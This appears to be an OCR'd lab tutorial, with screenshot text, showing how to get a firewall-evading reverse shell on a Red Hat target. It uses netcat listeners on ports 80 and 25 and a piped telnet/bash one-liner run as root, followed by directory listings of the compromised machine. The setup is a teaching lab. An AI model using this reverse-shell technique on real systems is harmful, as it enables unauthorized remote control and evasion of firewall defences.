Procedure: From the attacking computer two separate netcat shells are executed with one listening for port 25 connections and the other for port 80 connections. (Both of these ports are normally allowed through firewalls.) The target will execute a Telnet session to the attacker. As commands are typed into one session from the attacker, the output will be redirected through the target and back to the other session on the attacker's machine.


Start by identifying the attacker's IP address by typing **ipconfig** and pressing **Enter**.



```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\>ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : gateway.2wire.net
        IP Address. . . . . . . . . . . . : 172.16.1.56
        Subnet Mask . . . . . . . . . . . : 255.255.0.0
        Default Gateway . . . . . . . . . : 172.16.0.1

C:\>_
```

Open two command prompt sessions on the attacker's machine. On the first netcat session start listening by typing:


```
nc -l -n -v -p 80
```



```
C:\Downloads\Netcat>nc -l -n -v -p 80_
```

```
C:\Downloads\Netcat>
```

Press **Enter** to make the netcat application begin listening for connections on port 80.



Windows 2000 Professional - VMware Workstation
File
Edit
View
VM
Team
Windows
Help
Red Hat Linux
Auditor 2100
Windows 2000 Professional
WHAX
Red Hat Linux 8 Server
C:\WINNT\System32\cmd.exe - nc -l -n -v -p 80
C:\WINNT\System32\cmd.exe
Start
C:\WINNT\System32\cmd...
C:\WINNT\System32\...
10:35 PM

```
C:\Downloads\Netcat>nc -l -n -v -p 80
listening on [any] 80 ...
```

```
C:\Downloads\Netcat>
```

On the second netcat session start listening by typing:


```
nc -l -n -v -p 25
```


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Red Hat Linux
Auditor 2100
Windows 2000 Professional
WHAX
Red Hat Linux 8 Server
C:\WINNT\System32\cmd.exe - nc -l -n -v -p 80
C:\WINNT\System32\cmd.exe
Start
C:\WINNT\System32\...
C:\WINNT\System32\cmd...
10:35 PM

```
C:\Downloads\Netcat>nc -l -n -v -p 80
listening on [any] 80 ...
```

```
C:\Downloads\Netcat>nc -l -n -v -p 25_
```

Press **Enter** to make the netcat application begin listening for connections on port 25.



Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Red Hat Linux
Auditor 2100
Windows 2000 Professional
WHAX
Red Hat Linux 8 Server
C:\WINNT\System32\cmd.exe - nc -l -n -v -p 80
C:\WINNT\System32\cmd.exe - nc -l -n -v -p 25
Start
C:\WINNT\System32\...
C:\WINNT\System32\cmd...
10:35 PM

```
C:\Downloads\Netcat>nc -l -n -v -p 80
listening on [any] 80 ...
```

```
C:\Downloads\Netcat>nc -l -n -v -p 25
listening on [any] 25 ...
```


From the target machine type:

```
/usr/bin/telnet <attacker's ip> 80 | /bin/bash |
        /usr/bin/telnet <attacker's ip> 25
```


Red Hat Linux 8 Server - VMware Workstation
File Edit View VM Team Windows Help
Red Hat Linux
Auditor 2100
Windows 2000 Professional
WHAX
Red Hat Linux 8 Server
root@localhost:/bin - Shell - Konsole
Session Edit View Settings Help
22:38
Your version of VMware Tools is out of date.


```
[root@localhost bin]# /usr/bin/telnet 172.16.1.56 80 | /bin/bash | /usr/bin/teln
et 172.16.1.56 25
```

By pressing **Enter**, you are redirecting traffic between ports 80 and 25. These ports are chosen because most companies allow HTTP (80) and SMTP (25) through their firewalls.


Red Hat Linux 8 Server - VMware Workstation
File Edit View VM Team Windows Help
Red Hat Linux
Auditor 2100
Windows 2000 Professional
WHAX
Red Hat Linux 8 Server
root@localhost:/bin - Shell - Konsole
Session Edit View Settings Help
22:38
Your version of VMware Tools is out of date.

```
[root@localhost bin]# /usr/bin/telnet 172.16.1.56 80 | /bin/bash | /usr/bin/teln
et 172.16.1.56 25
```


From the attacker's machine, on the command prompt listening for port 80 traffic, begin typing commands as if you were sitting behind the keyboard of the target. In this example, I started out with a simple directory listing command of **ls –l**.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Red Hat Linux
Auditor 2100
Windows 2000 Professional
WHAX
Red Hat Linux 8 Server
C:\WINNT\System32\cmd.exe - nc -l -n -v -p 80
C:\WINNT\System32\cmd.exe - nc -l -n -v -p 25
Start
C:\WINNT\System32\cmd...
C:\WINNT\System32\...
10:40 PM

```
C:\Downloads\Netcat>nc -l -n -v -p 80
listening on [any] 80 ...
connect to [172.16.1.56] from (UNKNOWN) [172.16.1.200] 1036
ls -l_
```

```
C:\Downloads\Netcat>nc -l -n -v -p 25
listening on [any] 25 ...
connect to [172.16.1.56] from (UNKNOWN) [172.16.1.200] 1037
```


Once you press **Enter**, the command will execute and route through the target, and the output will be displayed on the second command shell listening on port 25.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Red Hat Linux
Auditor 2100
Windows 2000 Professional
WHAX
Red Hat Linux 8 Server
C:\WINNT\System32\cmd.exe - nc -l -n -v -p 80
C:\WINNT\System32\cmd.exe - nc -l -n -v -p 25
Start
C:\WINNT\System32\cmd...
C:\WINNT\System32\...
10:40 PM

```
C:\Downloads\Netcat>nc -l -n -v -p 80
listening on [any] 80 ...
connect to [172.16.1.56] from (UNKNOWN) [172.16.1.200] 1036
ls -l
```

```
lrwxrwxrwx    1 root     root            4 Oct  7  2004 sh -> bash
-rwxr-xr-x    1 root     root        12312 Aug 29  2002 sleep
-rwxr-xr-x    1 root     root        50719 Jul  1  2002 sort
-rwxr-xr-x    1 root     root        36728 Aug 29  2002 stty
-rwsr-xr-x    1 root     root        19132 Aug 29  2002 su
-rwxr-xr-x    1 root     root        10552 Sep  2  2002 sync
-rwxr-xr-x    1 root     root       150252 Aug 23  2002 tar
-rwxr-xr-x    1 root     root       365432 Aug  8  2002 tcsh
-rwxr-xr-x    1 root     root        26232 Sep  2  2002 touch
-rwxr-xr-x    1 root     root         9752 Aug 29  2002 true
-rwsr-xr-x    1 root     root        40700 Aug 30  2002 umount
-rwxr-xr-x    1 root     root        12280 Aug 29  2002 uname
-rwxr-xr-x    1 root     root         1426 Sep  4  2002 unicode_start
-rwxr-xr-x    1 root     root           57 Sep  4  2002 unicode_stop
-rwxr-xr-x    1 root     root        11064 Sep  2  2002 unlink
-rwxr-xr-x    1 root     root        26844 Sep  4  2002 usleep
-rwxr-xr-x    1 root     root       451628 Aug 27  2002 vi
lrwxrwxrwx    1 root     root            2 Oct  7  2004 view -> vi
lrwxrwxrwx    1 root     root            8 Oct  7  2004 ypdomainname -> hostname

-rwxr-xr-x    3 root     root        63488 Jun 23  2002 zcat
```

You can easily change to the **root** directory by typing **cd /root** and pressing **Enter**.




Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Red Hat Linux
Auditor 2100
Windows 2000 Professional
WHAX
Red Hat Linux 8 Server
C:\WINNT\System32\cmd.exe - nc -l -n -v -p 80

```
C:\Downloads\Netcat>nc -l -n -v -p 80
listening on [any] 80 ...
connect to [172.16.1.56] from (UNKNOWN) [172.16.1.200] 1036
ls -l
cd /root_
```

C:\WINNT\System32\cmd.exe - nc -l -n -v -p 25

```
-rwxr-xr-x    1 root     root        36728 Aug 29  2002 stty
-rwsr-xr-x    1 root     root        19132 Aug 29  2002 su
-rwxr-xr-x    1 root     root        10552 Sep  2  2002 sync
-rwxr-xr-x    1 root     root       150252 Aug 23  2002 tar
-rwxr-xr-x    1 root     root       365432 Aug  8  2002 tcsh
-rwxr-xr-x    1 root     root        26232 Sep  2  2002 touch
-rwxr-xr-x    1 root     root         9752 Aug 29  2002 true
-rwsr-xr-x    1 root     root        40700 Aug 30  2002 umount
-rwxr-xr-x    1 root     root        12280 Aug 29  2002 uname
-rwxr-xr-x    1 root     root         1426 Sep  4  2002 unicode_start
-rwxr-xr-x    1 root     root           57 Sep  4  2002 unicode_stop
-rwxr-xr-x    1 root     root        11064 Sep  2  2002 unlink
-rwxr-xr-x    1 root     root        26844 Sep  4  2002 usleep
-rwxr-xr-x    1 root     root       451628 Aug 27  2002 vi
lrwxrwxrwx    1 root     root            2 Oct  7  2004 view -> vi
lrwxrwxrwx    1 root     root            8 Oct  7  2004 ypdomainname -> hostname

-rwxr-xr-x    3 root     root        63488 Jun 23  2002 zcat
```

As no output is displayed after this command has been executed, rerun the directory listing by typing **ls –l** and pressing **Enter**.




Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Red Hat Linux
Auditor 2100
Windows 2000 Professional
WHAX
Red Hat Linux 8 Server
C:\WINNT\System32\cmd.exe - nc -l -n -v -p 80

```
C:\Downloads\Netcat>nc -l -n -v -p 80
listening on [any] 80 ...
connect to [172.16.1.56] from (UNKNOWN) [172.16.1.200] 1036
ls -l
cd /root
ls -l
```

C:\WINNT\System32\cmd.exe - nc -l -n -v -p 25

```
-rwxr-xr-x    1 root     root        36728 Aug 29  2002 stty
-rwsr-xr-x    1 root     root        19132 Aug 29  2002 su
-rwxr-xr-x    1 root     root        10552 Sep  2  2002 sync
-rwxr-xr-x    1 root     root       150252 Aug 23  2002 tar
-rwxr-xr-x    1 root     root       365432 Aug  8  2002 tcsh
-rwxr-xr-x    1 root     root        26232 Sep  2  2002 touch
-rwxr-xr-x    1 root     root         9752 Aug 29  2002 true
-rwsr-xr-x    1 root     root        40700 Aug 30  2002 umount
-rwxr-xr-x    1 root     root        12280 Aug 29  2002 uname
-rwxr-xr-x    1 root     root         1426 Sep  4  2002 unicode_start
-rwxr-xr-x    1 root     root           57 Sep  4  2002 unicode_stop
-rwxr-xr-x    1 root     root        11064 Sep  2  2002 unlink
-rwxr-xr-x    1 root     root        26844 Sep  4  2002 usleep
-rwxr-xr-x    1 root     root       451628 Aug 27  2002 vi
lrwxrwxrwx    1 root     root            2 Oct  7  2004 view -> vi
lrwxrwxrwx    1 root     root            8 Oct  7  2004 ypdomainname -> hostname

-rwxr-xr-x    3 root     root        63488 Jun 23  2002 zcat
```


The directory listing of the root directory will now be displayed.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Red Hat Linux
Auditor 2100
Windows 2000 Professional
WHAX
Red Hat Linux 8 Server
C:\WINNT\System32\cmd.exe - nc -l -n -v -p 80
C:\WINNT\System32\cmd.exe - nc -l -n -v -p 25
Start
C:\WINNT\System32\cmd...
C:\WINNT\System32\...
10:41 PM

```
C:\Downloads\Netcat>nc -l -n -v -p 80
listening on [any] 80 ...
connect to [172.16.1.56] from (UNKNOWN) [172.16.1.200] 1036
ls -l
cd /root
ls -l
cd tools_
```

```
-rw-r--r--    1 root     root         2577 Oct  7  2004 anaconda-ks.cfg
-rw-r--r--    1 666      games        3840 Mar 20  1996 Changelog
drwxr-xr-x    2 root     root         1024 Oct 12  2004 data
drwx------    3 root     root         1024 Oct 29 09:38 Desktop
lrwxrwxrwx    1 root     root            4 Oct 15  2004 flex++ -> flex
-rw-r--r--    1 666      games       11629 Feb 17  1996 generic.h
-rw-r--r--    1 root     root         3580 Nov 12  2004 index.php
-rw-r--r--    1 root     root        18151 Oct  7  2004 install.log
-rw-r--r--    1 root     root         4096 Oct  7  2004 install.log.syslog
lrwxrwxrwx    1 root     root            7 Oct 15  2004 libl.a -> libfl.a
drwxr-xr-x    2 root     root         1024 Dec  8 23:00 libpcap-possiblymodified

drwxr-xr-x    2 root     root         1024 Nov  9  2004 nbase
-rw-r--r--    1 root     root            0 Jan  2  2005 nmap--1.spec
-rw-r--r--    1 666      games       60834 Mar 20  1996 README
drwxr-xr-x    2 root     root         1024 Oct 12  2004 scripts
-rwxr-xr-x    1 666      games        8549 Nov  7  1995 stupidh
drwxr-xr-x   37 root     root         2048 Dec 20 20:45 tools
drwxr-xr-x    2 root     root         1024 Oct  9  2004 XProbe
drwx------    3 1001     1001         1024 Oct  9  2004 xprobe-0.0.2
drwxr-xr-x    8 999      wheel        1024 Oct  9  2004 xprobe2-0.2
```


In this example, the attacker noted a directory named **tools** and decided to change to that directory by typing **cd tools** and pressing **Enter**.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Red Hat Linux
Auditor 2100
Windows 2000 Professional
WHAX
Red Hat Linux 8 Server
C:\WINNT\System32\cmd.exe - nc -l -n -v -p 80
C:\WINNT\System32\cmd.exe - nc -l -n -v -p 25
Start
C:\WINNT\System32\cmd...
C:\WINNT\System32\...
10:41 PM

```
C:\Downloads\Netcat>nc -l -n -v -p 80
listening on [any] 80 ...
connect to [172.16.1.56] from (UNKNOWN) [172.16.1.200] 1036
ls -l
cd /root
ls -l
cd tools
ls -l
```

```
-rw-r--r--    1 666      games       60834 Mar 20  1996 README
-rw-rw-rw-    1 root     root         2344 Apr 22  2001 Readme.txt
drwxr-xr-x    3 root     root         1024 Dec  8 23:03 SARA
drwxr-xr-x    2 root     root         1024 Jan  2  2005 scripts
drwxr-xr-x    4 501      501          1024 Dec 14 16:06 SPIKE
-rw-------    1 root     root      1916426 Nov 11  2004 spike28.tgz
-rw-------    1 root     root         8786 Dec 14 16:05 spike.sh
drwxr-xr-x    4 1001     wheel        1024 Nov  4 12:11 sprint-0.4.1
drwxr-xr-x    3 root     root         1024 Jan  1  2005 SS
drwxr-xr-x    3 110      150          1024 Nov 11  2004 strobe
-rw-------    1 root     root        35674 Nov 11  2004 strobe-1.06.tar.gz
-rwxr-xr-x    1 666      games        8549 Nov  7  1995 stupidh
drwxr-xr-x    2 root     root         1024 Dec 15 00:14 Teardrop
drwxrwxrwx    6 1000     1000         1024 Nov 12  2004 thcrut-1.2.5
-rw-------    1 root     root       660673 Nov 12  2004 thcrut-1.2.5.tar.gz
drwxr-xr-x    8 root     root         1024 Sep 17  2003 usr
drwxr-xr-x    2 root     root         1024 Aug 27 18:09 WEPCrack
-rw-------    1 root     root         9334 Aug 27 18:02 WEPCrack-0.1.0-2.noarch.
rpm
drwxr-xr-x    3 1000     1000         1024 Nov 10  2004 whisker-1.4.orig
-rw-------    1 root     root       169350 Nov 10  2004 whisker_1.4.orig.tar.gz
```

By running another directory listing, you can view the contents of the **tools** directory.

